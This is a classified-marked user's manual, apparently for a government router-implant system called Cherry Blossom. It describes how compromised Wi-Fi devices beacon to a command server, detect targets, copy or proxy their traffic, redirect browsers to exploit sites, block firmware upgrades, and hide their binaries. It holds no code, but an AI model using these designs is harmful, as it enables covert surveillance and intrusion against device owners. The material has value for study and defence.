Created: 9 January 2006
Last Revised: 19 July 2012
Document Revision: 8.7

Cherry Bomb:
Cherry Blossom (CB) User's Manual

For CB Version 5.0
[Corresponds to CB Server Software Version 5.0]

(CDRL 12)
(U)

Prepared for US Govt. by:

XXXXX Y
XXXXX Y
XXXXX Y
XXXXX Y
XXXXX Y
XXXXX Y

CL BY: 2010*0529525*000
REASON: 1.4(c)
DECL ON: 20350112
DRV: COL S-06

Document No. SLO-FF-2012-171

1 (U) Introduction

(S) The Cherry Blossom (CB) system provides a means of monitoring the internet activity of and performing software exploits on targets of interest. In particular, CB is focused on compromising *wireless* networking devices, such as wireless (802.11) routers and access points (APs), to achieve these goals[1].

2 (U) Related Documents

(U) This document references the following documents:

- Cherry Blossom Server Installation, Troubleshooting, Failover, and Recovery Guide (commonly referred to as the "Cherry Blossom Installation Guide")
- WiFi Devices.xls

3 (U) Points of Contact

(U) See the Cherry Blossom Installation Guide for points of contact for the Cherry Blossom system that can assist with system configuration, operation, and troubleshooting.

[1] (S) The CB architecture does not limit itself to wireless devices – in general, wired network devices (e.g., routers, gateways) can be compromised in a similar fashion to achieve the same goals.

4 (U) System Description and Definitions

(U) This section presents the system architecture, gives a high-level description of the CB system, and defines a number of terms used throughout the document.

4.1 (U) Description

(U) The architecture of the CB system is shown in Figure 1. Red boxes are CB components.



Figure 1: Cherry Blossom Architecture (S)

(S) The key component is the Flytrap, which is typically a wireless (802.11/WiFi) device (router/access point) that has been implanted with CB firmware. Many wireless devices allow a firmware upgrade over the wireless link, meaning a wireless device can often be implanted without physical access. Supported devices (see section 6) can be implanted by upgrading the firmware using a variety of tools/techniques:

- **Using the Device's Firmware Upgrade Web Page over a Wireless (WLAN) Link** – this technique does not require physical access but typically does require an administrator password. Some exploitation tools (e.g., Tomato, Surfside) have been created to determine passwords for devices of interest. If the device is using wireless security (e.g., WEP or WPA), then these credentials are required as well.
- **Using a Wireless Upgrade Package** – some devices do not allow a firmware upgrade over the wireless link. To workaround this issue, "Wireless Upgrade Packages" have been created for a few devices of interest. In some cases, the Wireless Upgrade Package also can determine the administrator password. See section 6.4 for details.
- **Using the Claymore Tool** – the Claymore tool is a survey, collection, and implant tool for wireless (802.11/WiFi) devices. The survey function attempts to determine device makes/models/versions in a region of interest. The collection

function can capture wireless traffic. The implant function can perform wireless firmware upgrades and incorporates the exploitation tools (for determining administrator passwords) and Wireless Upgrade Packages (for devices that don't allow wireless firmware upgrades). Claymore can run in a mobile environment (i.e., on a laptop) or in a fixed environment with a large antenna for longer ranges. See the "Claymore User's Manual" for more information.

- **Using the Device's Firmware Upgrade Web Page over a Wired (LAN) Link** – this technique would likely be used in a supply chain operation.

(S) Once a wireless device has been implanted (i.e., it is a Flytrap), it will Beacon (over the internet according to parameters that have been built into the implant) to a command & control server referred to as the CherryTree (CT). The Beacon contains device status and security information that the CT logs to a database. In response to the Beacon, the CherryTree sends a Mission with operator-defined tasking. An operator can use CherryWeb (CW), a browser-based user interface to view Flytrap status and security info, plan Mission tasking, view Mission-related data, and perform system administration tasks.

(S) Missions may include tasking on Targets to monitor, actions/exploits to perform on a Target, and instructions on when and how to send the next Beacon. Target types include:

- Email addresses
- Chat usernames (see 5.2.3.5 for supported chat services)
- MAC addresses
- VoIP numbers (for devices that support VoIP)

(S) Target actions/exploits include:

- Copying of a Target's network traffic
- Redirection of a Target's browser (e.g., to Windex for browser exploitation)
- Proxying a Target's network connections

(S) Additionally, Mission tasking can include "global actions", i.e. – actions not triggered by a Target detection. Global actions include:

- Copying all network traffic
- Proxying all network connections
- Harvesting of email addresses, chat usernames, and VoIP numbers
- VPN Link wherein a VPN tunnel is established between the Flytrap and a CB-owned VPN server and gives an operator access to clients on the Flytrap's WLAN/LAN.
- Application Execution wherein an application can be pushed to and executed on a Flytrap.

(S) Upon receipt of a Mission, a Flytrap will begin Mission execution, typically configuring the necessary implant modules on the Flytrap, running the necessary

applications, etc. When the Flytrap detects a Target, it will send an Alert to the CT and commence any actions/exploits against the Target. The CT logs Alerts to a database, and, potentially distributes Alert information to interested parties (via Catapult).

4.2 (U) Definitions

(U) Listed are definitions of system components and common terminology used throughout this document:

- **(U) Claymore** – (S) a survey, collection, and implant tool used to determine wireless device make, model, and version and to implant supported devices with CB firmware.
- **(U) Flytrap** – (S) a wireless access point (AP), router, or other device that has been implanted with CB firmware. Flytraps execute Missions to detect and exploit Targets.
- **(U) CherryTree (CT)** – (S) command and control server that manages:
    - Handling and storage of Flytrap Missions and Mission-related data
    - Handling and storage of Flytrap status
    - Handling, storage, and further distribution of Flytrap Alerts
- **(U) CherryWeb (CW)** – (S) browser-based user interface that allows operators to view system status, configure the system, view target activity, and plan/assign Missions.
- **(U) Point of Presence (PoP)** – (S) a sponsor-maintained relay that forwards communication between a Flytrap and the CherryTree.
- **(U) User** – (S) an operator of the CB system. Users can, for example, log into CW, plan and assign Missions, view system status, etc.
- **(U) Target** – (S) a computer/person that should be monitored and at which exploits should be targeted. Flytraps use MAC address, email address, chat username, or VoIP number to detect/identify Targets.
- **(U) Target Deck** – (S) a grouping of related Targets.
- **(U) Mission** – (S) tasking given to a Flytrap in response to a Beacon.
- **(U) Operation (formerly Customer)** – (S) an entity around which CB system data is organized and to which this data is reported. CB Users can compartmentalize system data according to Operation.
- **(U) Beacon** – (S) a periodic communication between a Flytrap and the CT, where the Flytrap indicates its status, security info, etc. to the CT. In response to a Beacon, the CT sends the Flytrap a Mission.
- **(U) Alert** – (S) a communication sent from a Flytrap to the CT when the Flytrap has detected Target activity
- **(U) One-way Transfer (OWT)** – (S) a process of packaging and moving CB system data to a secure computer. An OWT report is typically organized around an Operation.
- **(U) Flash** – (noun) non-volatile RAM where the system image and persistent configuration data is typically stored on a wireless networking device
- **(U) Flash/Reflash** – (verb) the process of upgrading a device with a new firmware image.

4.3 (U) Acronyms

(U) This section defines acronyms used throughout the document.

CB	Cherry Blossom
CB-VPN	CB VPN Server
CT	CherryTree
CW	CherryWeb
FAT	Factory Acceptance Test
FW	Firmware
GF	Generic Filter
HW	Hardware
IV	Initialization Vector
MMV	device Make/Model/HW Version/FW Version
MOFW	Manufacturer’s Original Firmware
OWT	One-way Transfer
PoP	Point of Presence
RO	Read-only
RW	Read-write
SW	Software
WUP	Wireless Upgrade Package

5 (U) System Components and Features

(U) This section discusses each of the components of the CB system, and discusses the various features supported by each component.

5.1 (U) Claymore

(S) Claymore is a survey, collection, and implant tool for wireless (802.11/WiFi) devices. The survey function attempts to determine device makes/models/versions in a region of interest. The collection function can capture wireless traffic. The implant function can perform wireless firmware upgrades and incorporates the exploitation tools (for determining administrator passwords) and Wireless Upgrade Packages (for devices that don't allow wireless firmware upgrades). Claymore can run in a mobile environment (i.e., on a laptop) or in a fixed environment with a large antenna for longer ranges. See the "Claymore User's Manual" for more information.

5.2 (U) Flytrap

5.2.1 (U) Overview

(S) A wireless device that has been implanted with CB firmware is known as a Flytrap (see section 6 for information on device support and implanting techniques). Typically, a Flytrap will not be under the physical control of the sponsor, but instead operates "in the wild". Periodically, the Flytrap will send a Beacon to the CT (through a PoP) that reports the status and security settings of the device. The CT will respond with a Mission that tasks the Flytrap to search for Target emails, chat users, or MAC addresses in the network traffic passing through the device. Upon detection of a Target (see 5.2.3.5 for Target Types), the Flytrap will send an Alert to the CT (which if configured to do so would distribute this Alert information to the Catapult system). The Mission may also contain Target Actions (see 5.2.3.9), and Global Actions (see 5.2.3.10).

5.2.2 (U) Device Support

(S) The CB team maintains an information database ("Wifi Devices.xls") on hundreds of wireless devices. This database includes generic device info (e.g., processor, OS, default password, etc.) as well as firmware analysis information on device support, feature support, and an estimate of confidence and difficulty of supporting a device. See section 6.

(S) The CB team also maintains an Image Formation tool that is used to build implanted firmware images for supported devices (see section 6.2 for devices that have passed FAT). Typically, an operator requests a firmware for a particular device type, and specifies a number of parameters that must be built into the firmware (see 15.5.2 for the list of parameters, and section 15.5 for more information on the Image Formation tool).

5.2.3 (U) Features

(U) This section briefly enumerates the features supported by the Flytrap.

5.2.3.1 (S) Encrypted/Authenticated/Covert Communication through PoP

(S) All communication between a Flytrap and the CT, excluding Copy data, is encrypted and authenticated. A covert communication technique is used as well. Section 15.1 details the encryption/authentication/cover communication method.

(U) All communication between a Flytrap and the CT is done through a PoP.

5.2.3.2 (U) Communications Can Transit a Squid Proxy Server in Default Configuration

(U) CB communications including Beacons, Alerts, and Copy data, can transit a squid proxy server in default configuration.

5.2.3.3 (U) Beacon

(U) A Flytrap will periodically send a Beacon to report status and security settings, and to get Mission tasking. Sections 15.1.2 and 15.1.3 list the status information and security settings included in a Beacon, respectively.

(U) Beacon logic includes a retry mechanism and a “traffic requirement” mechanism to send only in the midst of other background network traffic and only if the Flytrap has internet connectivity. Section 15.2 discusses Beacon logic in more detail.

5.2.3.4 (U) Mission Tasking

(S) When a Flytrap sends a Beacon, the CT responds by tasking the Flytrap with a Mission. Upon receipt of a Mission, a Flytrap will begin Mission execution, typically configuring the necessary implant modules on the Flytrap and running the necessary applications.

5.2.3.4.1 (U) Hashed Target List

(S) The Mission includes a hashed list of email, chat, and MAC address Targets. Hashes are computed using the MD5 one-way hashing algorithm. Note that the hashed Target list is stored only in volatile RAM (and not in persisted in non-volatile RAM).

5.2.3.4.2 (U) Target Action Configuration

(S) The Mission includes a list of Target Actions to take upon detection of a Target. Target Actions are discussed in more detail in 5.2.3.9.

5.2.3.4.3 (U) Mission Support Parameters

(U) The Mission includes a number of support parameters, including configuration data for sending the next Beacon. Mission support parameters are detailed in Section 9.11.

5.2.3.4.4 (U) PoP List

(U) The Mission includes a list of PoPs that are used to relay communications between the Flytrap and the CherryTree. If a communication fails, the Flytrap will retry the communication, each time using the next PoP on the list. See 15.2 for more information on Beacon retry logic.

5.2.3.5 (U) Target Detection

(S) Flytraps support detection of the following Target types:

- Email addresses
- Chat usernames, including Yahoo! Messenger, America Online Instant Messaging (AIM) and AIM Express, and Microsoft Messenger. As of October 2010, maktoob has been purchased by Yahoo!, and maktoob chat is no longer available.
- MAC addresses
- VoIP phone numbers (for devices with VoIP support – see 5.2.3.6).

(S) The Flytrap implant searches the network traffic of Flytrap clients (both wireless and wired) to detect Targets that were configured in the Mission. Section 7 discusses Target handling in more detail.

5.2.3.5.1 (U) Disabling of GZIP Encoding

(S) To improve Target detection (and harvest) capabilities, the Flytrap implant can also be Mission-configured to support the disabling of gzip encoding in a browser request. For example, Yahoo!'s webmail (as of December 2010) will by default use gzip encoding if the requesting browser supports it. The gzip encoding effectively scrambles the data so that a plain text search for email addresses (as in Section 15.4.1) does not work. The Flytrap implant can blank out the "Accept-Encoding:" HTTP parameter in an HTTP request, which will effectively disable gzip encoding, improving Target email detection. The entire search process for email and chat users is discussed in more detail in Section 15.4.

5.2.3.5.2 (U) URL Decoding

(S) To improve Target detection (and harvest) capabilities, the Flytrap implant URL-decodes each packet (into a temporary buffer) before searching for email addresses. Many webmail services will URL encode special characters (for example, the @ sign may be URL encoded as %40). The entire search process for email and chat users is discussed in more detail in Section 15.4.

5.2.3.6 (S) VoIP Target Detection (Roundhouse Devices Only)

(S) Roundhouse version 2 devices (svn > 7500) support VoIP Target Detection. The Flytrap implant was expanded (by the partner Roundhouse contractor) to include hooks with SIP/VoIP filters that can detect VoIP phone numbers.

5.2.3.7 (U) Target Alerting

(S) When a Target is detected, the Flytrap sends an Alert to the CT. An Alert generated from a Target detection will contain the MAC address of the client that generated the Target detection, and the time the detection occurred.

(S) NOTE: when a Target email/chat/VoIP Alert occurs, the Alert only indicates that the Target email/chat/VoIP user was found in the traffic of the client with the indicated MAC

address. It does not necessarily mean that the client with that MAC address is the owner of that email address/chat user/VoIP number.

(S) Whenever an Alert is sent, the current Flytrap status and security information (of 15.1.2 and 15.1.3) is sent as well.

(U) Section 7 discusses Target handling in more detail.

5.2.3.7.1 (U) Alert Caching

(S) The Flytrap will cache Alerts and attempt to resend them if for some reason a connection cannot be established to the CT, or if an Alert transmission fails. The Alert includes a transmission time that is set just prior to each transmission and retry. From this transmission time, and the actual time of the Alert, the CT can discern the latency of the Alert (excluding transmission time).

5.2.3.8 (U) Target Monitoring

(S) Flytraps support a Mission-configurable session monitoring that allows for a more real-time indication of a Target's activity directly following a Target detection/Alert event. This could be used, for example, to better judge the likelihood that a Target is still actively using and hence located near the Flytrap. Note that Target Monitor messages are cached as in 5.2.3.7.1.

(U) Section 7 discusses Target handling in more detail.

5.2.3.9 (U) Target Actions

(S) The Flytrap supports a number of Mission-configurable actions to take when a Target has been detected, including browser Redirect, Copy, and VPN Proxy/Link.

5.2.3.9.1 (U) Browser Redirect (Windex)

(S) The Browser Redirect (also referred to as Windex) Action uses a Mission-configurable URL to redirect a Target's browser. Typically, the browser is redirected to a site that attempts to exploit the browser. The Target browser is redirected to the URL after the first HTTP GET Request to a root URL (e.g., http://www.google.com) following Target detection. The Target browser is only redirected to the URL once per Mission. Redirect techniques include:

- **Double Iframe (Preferred technique)** – the content of the HTTP Response (to the HTTP GET Request to a root URL) is replaced with a double Iframe. The first (primary) Iframe contains the URL of the original request. The second Iframe is hidden and contains the URL of the redirect (e.g., Windex) site.
- **HTTP Redirect** – the content of the HTTP Response (to the HTTP GET Request to a root URL) is replaced with an HTTP Redirect to the redirect URL. This technique, when used with a Windex server, supports further redirection (after exploitation) of the browser to the originally requested URL.

(S) As of svn revision 8222 (CB v4.0), Flytraps send a “Windex Alert” to the CT when a Target’s browser has been redirected. Windex Alert information is viewable on CW and includes the date/time of the redirect and the original URL request of the Target browser.

(S) See Windex documentation and 9.11.3 for how to create a Browser Redirect (Windex) Action.

5.2.3.9.2 (U) Copy

(S) The Flytrap can copy a Target’s network traffic to the CT. The copied data is in standard pcap format. The Copy Action copies all data, regardless of port or protocol. Copy timeouts can be specified on a per-Target basis in a Mission.

(S) Roundhouse version 2 devices (svn revision > 7500) support the “Copy VoIP” Target Action which copies only Target VoIP traffic (RTP, RTCP, and SIP) for calls established after the Target detection. A “Copy VoIP” timeout can be specified in the Mission.

(S) Roundhouse version 2 devices (svn revision > 7500) support the “Copy Call” Target Action for VoIP Target types. The VoIP call traffic (RTP, RTCP, and SIP) as a result of the VoIP Target detection is copied. A “Copy Call” timeout can be specified in the Mission.

(S) The distinction between “Copy VoIP” and “Copy Call” is that “Copy Call” is related to VoIP Targets only, whereas “Copy VoIP” is related to any Target type. So, for example, if an email Target with a “Copy VoIP” action were detected, any VoIP traffic (of calls established after the start of the “Copy VoIP” action) to/from that Target’s client computer would be copied until the Copy timeout.

(S) See 5.2.3.11 for more info on VoIP Copy Actions.

5.2.3.9.3 (U) VPN Proxy/Link

(S) The Flytrap can, upon Target detection, proxy the Target’s network traffic through a CB VPN Proxy Server (CB-VPN). All TCP and UDP traffic is proxied via an encrypted VPN tunnel that is established between the Flytrap and the CB-VPN (note that the CB-VPN does not respond to traceroute requests). VPN Proxy is useful for running processor-intensive man-in-the-middle attacks and for packet capture (similar to Copy Action in this respect). By default, the CB-VPN will dump all proxied traffic to a standard pcap file which is accessible via CherryWeb. VPN Proxy timeouts can be specified on a per-Target basis in a Mission.

(S) The Flytrap, upon Target detection, can also establish an encrypted VPN Link with the CB-VPN. Typically, Flytraps have non-routable WANs, making remote access to/attack of clients connected to the Flytrap’s LAN/WLAN difficult. VPN Link provides a routable network path from the CB-VPN to the Flytrap’s WAN. In this respect, VPN Link accomplishes pinholing-like capabilities without the complication of pinholing port specification, etc. Once the VPN Link is established, an operator can run nmap-scans and other network discovery/intrusion/exploitation tools against clients on the LAN/WLAN

side of the Flytrap. VPN Link timeouts can be specified on a per-Target basis in a Mission.

(S) Note that any time a Target is undergoing a VPN Proxy Action, a VPN Link is established. So, while a Target's traffic is being proxied, the VPN Link could also be used to exploit clients behind the Flytrap's LAN/WLAN.

(S) Note that VPN Proxy/Link Actions require an operational CB-VPN -- see the "Cherry Blossom Installation Guide" for CB-VPN installation and configuration instructions.

(S) See section 9.27 for a detailed description of the usage of VPN Link and Proxy.

(S) Note that VPN Proxy/Link actions are not supported on VxWorks devices.

5.2.3.10 (U) Global Actions

(S) Flytraps support the Mission-configurable "Copy All", "VPN Proxy All", "VPN Link", and "Copy VoIP" (Roundhouse devices only) global actions. These actions are performed on all clients connected to the Flytrap, regardless of whether that client is a Target. "Copy All" copies all of the Flytrap's network traffic to the CT, and "VPN Proxy All" proxies all of the Flytrap's TCP and UDP traffic to a CB-VPN server. "VPN Link" provides a routable network path from the CB-VPN to the Flytrap's WAN. The VPN Link is established as soon as the Flytrap receives a Mission with a VPN Link Global Action. Note that if "VPN Proxy All" is selected, a VPN Link will be established. "Copy VoIP" copies any VoIP traffic from calls initiated after the start of the Copy action (see 5.2.3.11). "Copy All", "VPN Proxy All", "VPN Link", and "Copy VoIP" also support Mission-configurable timeout values. See section 5.2.3.9.3 for more information on VPN Proxy and VPN Link.

(S) Note that VPN Proxy/Link Actions require an operational CB-VPN -- see the "Cherry Blossom Installation Guide" for CB-VPN installation and configuration instructions.

(S) See section 9.27 for a detailed description of the usage of VPN Link and Proxy.

5.2.3.11 (S) VoIP Copy Actions (Roundhouse Devices Only)

(S) Roundhouse version 2 devices (svn > 7500) support special VoIP-related copy actions that include:

- Copy VoIP (Global) – any VoIP traffic (RTP, RTCP, SIP) from calls established after the start of the Copy action are copied. Note that this is a global action (see 5.2.3.10)
- Copy VoIP (Target) – after a Target detection, any VoIP traffic (RTP, RTCP, SIP) from calls established after the start of the Copy action are copied.
- Copy Call (VoIP Target) – after a VoIP Target detection, any VoIP traffic (RTP, RTCP, SIP) from calls established after the start of the Copy action are copied.

(S) The Roundhouse contractor has added support for suspension of VoIP Copy actions when disruption of normal user service (both VoIP service and internet service) is

detected. For example, the Copy of too many concurrent calls will impact user performance to a point where call quality is spotty.

5.2.3.12 (U) Harvest Mode

(S) Flytraps support a Mission-configurable "Harvest Mode", which harvests email addresses and chat users (and VoIP numbers for Roundhouse version 2 devices (svn > 7500)) found using the Flytrap implant search algorithms (see 15.4) and reports them back to the CT in a subsequent Beacon. Harvest mode will send up to 3 kilobytes of harvest data per Beacon (2 kilobytes are reserved for webmail and chat filter [i.e., "Strict" harvests], and 1 kilobyte is reserved for RFC 822 email filter harvests, as described in 15.4). At each beacon, the harvest buffer fill percentage (both RFC 822 and webmail [or "Strict"]) is computed. See 9.11.9 for enabling Harvest in a Mission and 9.24 for viewing Harvest data with CherryWeb.

5.2.3.13 (U) Minimal Resource Usage

(S) The Flytrap implant uses minimal device CPU and RAM. Performance tests indicate that for a device with a T1 WAN connection, wireless client throughput is degraded by < 1%. Total RAM usage for Flytrap software modules is on the order of 500 kilobytes (executing processes use around 250 kilobytes, but devices typically use a RAM-mounted file system (cramfs or squashfs) and so the size of the uncompressed binary executable file uses another 250 kilobytes of RAM).

5.2.3.14 (U) Minimal Interference with Normal Device Operation or Look and Feel

(S) The Flytrap implant has minimal interference with normal device operation or look and feel. The Image Formation process (see Section 15.5) inserts the CB implant directly into the manufacturer's original firmware, so that the behavior of the original manufacturer's firmware is maintained. For example, the web pages used to configure the device remain unchanged.

5.2.3.15 (U) Suicide

(S) Flytraps have both an Initial Beacon and Mission-configurable "suicide" interval. If a Beacon cannot be sent successfully within this suicide interval, the Flytrap will self-abort. Note that the device will still function properly, but the implant software will no longer run. The suicide persists through power-cycle events. The Flytrap suicide feature is fully-supported on devices that retain Flytrap NVRAM values (see 15.3) even after a hard-reset/restore factory defaults event (see "Wifi Devices.xls") – devices not supporting this will be "killed" until the next hard-reset event, at which time the device would enter an initial state (i.e., it would return back to the Initial Beacon state).

Note: For most devices, the implant cannot actually be removed, but simply does not execute once a suicide or kill event has occurred. Generally, most Flytrap devices persistently store the firmware image in flash memory as a compressed file. When the device is powered-on, the firmware image is decompressed into (volatile) RAM, and then executed. The Flytrap implant is packaged directly into this compressed firmware image. In order to remove itself permanently, the implant would need to decompress the firmware image into another section of RAM (different than the section it is currently

executing in), then remove the implant components from this decompressed section, then recompress the section (without the implant components) into a bootable firmware image, and finally rewrite the new firmware image to flash. Flytrap devices typically do not have the resources (RAM) necessary to perform such an operation, and the operation itself would be time-consuming and if interrupted or done incorrectly could render the device inoperable.

5.2.3.16 (U) Kill

(S) Flytraps can be assigned a Kill Mission. At the next successful Beacon, the Flytrap will receive the Kill Mission and immediately abort. Note that the device will still function properly, but the Flytrap implant will no longer run. The kill persists through power-cycle events. A Kill Mission is fully-supported on devices that retain Flytrap NVRAM values (see 15.3) even after a hard-reset/restore factory defaults event (see "Wifi Devices.xls") – devices not supporting this will be "killed" until the next hard-reset event, at which time the device would enter an initial state (i.e., it would return back to the Initial Beacon state).

Note: see the note of 5.2.3.15.

5.2.3.17 (U) Default Gateway Discovery (DGD)

(S) DGD is a series of passive techniques to discover the default gateway on a LAN if one has not been configured on the Flytrap device. Certain Flytrap make/models support Default Gateway Discovery – in particular the Senao/Engenius 3220 devices support DGD. If a device does not have a default gateway route in its routing table, the Flytrap will not be able to open a connection to the internet, and hence not be able to send Beacons/Alerts. Typically, DGD is only needed on true AP devices (i.e., not wireless router devices) because true AP's do not typically need a default gateway in order to operate – they merely bridge same subnet clients and do not route traffic to other subnets. Section 15.7 discusses DGD techniques in more detail.

5.2.3.18 (S) Firmware Upgrade Inhibit and Upgrade Alert

(S) The Flytrap implant will not survive a firmware upgrade (exception: Roundhouse devices). As such, a few Flytrap device types support a "Firmware Upgrade Inhibit" feature that does not allow the user to upgrade firmware (see 6.2 for device types that support this feature). This feature is an option specified at firmware build time. See section 12.7 for more detailed info.

(S) As of svn revision 8222 (CB v4.0), a few Flytrap device types also support the Upgrade Alert feature (see 6.2 for device types that support this feature). If a device owner visits the device's firmware upgrade page, the Flytrap sends a "page visit" Upgrade Alert to the CT. If the owner attempts a firmware upgrade, the Flytrap sends an "upgrade attempt" Upgrade Alert. In the case of a Flytrap configured with the Firmware Upgrade Inhibit option, the Flytrap will only send an "upgrade attempt" Upgrade Alert in the case where the owner has somehow subverted the Upgrade Inhibit (i.e., the Upgrade Inhibit option prohibits the owner from performing a detectable upgrade attempt action).

In the case of a Flytrap without the Firmware Upgrade Inhibit option, an "upgrade attempt" Upgrade Alert would likely signal the loss of the implant.

(S) Certain Flytrap device types also support a "FW Replacement String" feature wherein the FW version displayed on the device's web interface can be replaced with an arbitrary string (see 9.11.14).

5.2.3.19 (S) Obfuscation of Implant Binaries

(S) As of svn 7648 of the 22 January 2010 release (including Roundhouse version 2 devices), when a "release" Flytrap implant is built, the binaries are obfuscated in the following ways:

- All Flytrap implant symbols are obfuscated as "a*", where * is a unique number. For example, a symbol for a function named "SendAlert" would be obfuscated as (say) a123, and in the binary's symbol table, the string "a123" will appear instead of "SendAlert".
- Debug print strings are removed from the binaries using C macros at compile time.
- Initial Beacon addresses are scrambled using a keyed xor algorithm.

(S) The Flytrap implant build process runs a case-insensitive string check on each of the implant binaries to ensure that the following strings are not present:

- Sponsor organization
- US Govt intelligence organizations
- Contractor and names of Contractor personnel
- Cherry Blossom, Alert, Target, Beacon, Harvest, Windex, Proxy, VPN, Email, Chat, Maktoob, AIM, YMSG, VoIP

5.2.3.20 (U) Application Execution

(S) As of svn 8222 (CB v4.0), Flytraps support an application execution feature, wherein an operator can push an application and/or command to a Flytrap for execution. This feature is not supported on VxWorks devices.

(S) NOTE: this is an advanced feature insomuch as the operator must build the application for a particular device using the correct toolchain. An improperly built application could result in device reset. As such, operators should test each application on the device of interest before attempting a field operation.

5.2.3.21 (S) Roundhouse Geolocation

(S) The Roundhouse devices support geolocation estimation. Consult the Roundhouse team for details in geolocation technique. See 9.11.9 for setting configuration geolocation in a Mission.

5.3 (U) Point of Presence (PoP)

(S) The communication between the CT and Flytraps will be relayed through a Point of Presence (PoP) – formerly these were referred to as Tumbleweeds, but this term is now deprecated. The PoP is a relay that is configured to properly relay traffic, and hence provide a layer of protection against discovery of the CT's address. PoP's are maintained by the sponsor network group. See the "Cherry Blossom Installation Guide" for details of PoP configuration.

5.4 (U) CherryTree

5.4.1 (U) Overview

(S) The CB system includes a command and control server referred to as the CherryTree (CT). The CT manages all Flytrap functions, including handling of beacons, handling of Alerts, handling of Copy data, and Mission tasking.

5.4.2 (U) Encrypted and Authenticated Communication through PoP

(S) All communication between a Flytrap and the CT, excluding Copy data, is encrypted and authenticated. Section 15.1 details the encryption/authentication method. All communication between a Flytrap and the CT is done through a PoP.

5.4.3 (U) Handling and Persistent Storage of Beacon Information

(S) The CT handles and stores Flytrap beacon information, including status and security settings (see 15.1.2 and 15.1.3), persistently in a database.

5.4.4 (U) Handling and Persistent Storage of Alert Information

(S) The CT handles and stores Alert information (see 5.2.3.7) and Target Monitoring session information (see 5.2.3.8) persistently in a database.

(S) The CT handles and stores Firmware Upgrade Alerts (see 5.2.3.18) persistently in a database.

(S) The CT handles and stores Windex Alerts (see 5.2.3.9.1) persistently in a database.

5.4.5 (S) Alerts Forwarded to Catapult

(S) The CT can be configured to forward Alert information to the Catapult system. Section 8.5 discusses configuring the CT to forward Alerts to Catapult, and discusses the forwarding procedure and Alert format.

5.4.6 (U) Handling and Persistent Storage of Copy Data

(S) The CT handles and persistently stores Copy data (as in section 5.2.3.9.2) to the local filesystem.

5.4.7 (U) Persistent Storage and Tasking of Missions

(S) The CT stores Mission information persistently in a database. Upon receipt of a Flytrap Beacon, the CT tasks the Flytraps with the appropriate Mission.

5.4.8 (U) One-Way Transfer of System Data

(S) The CT has the facility to transfer data of interest (Alerts, Copy Data, Harvest Data, etc.) to a secure system via a One-Way Transfer (OWT) mechanism (see 9.29).

5.5 (U) CherryWeb

5.5.1 (U) Overview

(S) The CB system includes CherryWeb (CW), a web browser-based user interface that allows operators to view system status, configure the system, view target activity, plan/assign Missions, etc. CW is typically accessed via an Icon terminal. Section 9 discusses CW operation in more detail.

5.5.2 (U) Web Browser User Interface

(S) CW is a web browser-based user interface. Recommended CW browsers are Firefox (> 1.5) and Internet Explorer (> 6.0 SP2).

5.5.3 (U) HTTPS Secure Socket Login and Connection

(S) All CW interaction, including the User login with username and password, is done over an HTTPS secure socket connection.

5.5.4 (U) Compartmentalization of Information Via Operations and User Permissions

(S) CherryWeb has the facility to compartmentalize various types of information (e.g., Alerts, Missions, Targets). This is accomplished via associating Operations with various entities (Missions and Targets), and then assigning permissions on a per-Operation basis to system Users.

5.5.5 (U) Display of Alert Information

(S) CW gives the user a display of Alert information. CW includes an “overview” display of the most recent Alerts. The user can click on a particular Alert link to get a detailed display of information related to that Alert.

(S) CW gives the user a display of Firmware Upgrade Alert information (see 5.2.3.18).

(S) CW gives the user a display of Windex Alert information (see 5.2.3.9.1).

5.5.6 (U) Display of Flytrap Status

(S) CW gives the user a display of Flytrap status. CW includes an “overview” display of the status of many Flytraps in a table. The user can click on the Flytrap name link to get a detailed display of that Flytrap’s status information and security settings.

5.5.7 (U) Display, Creation, Editing, and Assignment of Missions

(S) CW allows the user to display Mission data (from previously defined Missions), create new Missions, edit Missions that have not yet been assigned to Flytraps, and assign Missions to Flytraps.

6 (U) Device Support

(S) This section discusses CB device support. To say that a particular wireless networking device is "supported" by CB means that the CB implant can be built into the manufacturer's original firmware for the device, and that through a firmware upgrade with this CB-implanted firmware, the device can be converted to a Flytrap, able to perform all of the functions of section 5.2.

(S) One CB goal is to ever increase the number of CB-supported devices (referred to internally as "platform expansion"). CB maintains an information database of wireless network devices in the "WiFi Devices.xls" document. This database contains information about hundreds of network devices, including manufacturer, make, model, version, reference design, FCC ID, network processor, wireless chipset, operating system, default username/password, etc. It also contains firmware analysis information about exact make, model, hardware versions, and firmware versions supported by CB (in "WiFi Devices.xls", see the purple and red columns to the far right under "Device Feature Support"). As of August 2012, CB-implanted firmwares can be built for roughly 25 different devices from 10 different manufacturers (including Asus, Belkin, Buffalo, Dell, Dlink, Linksys, Motorola, Netgear, Senao, and US Robotics), although only 7 devices have undergone the formal FAT procedure (see 6.2). Additionally, the CB implant has been built for a few Motorola WiMax devices under the Roundhouse project.

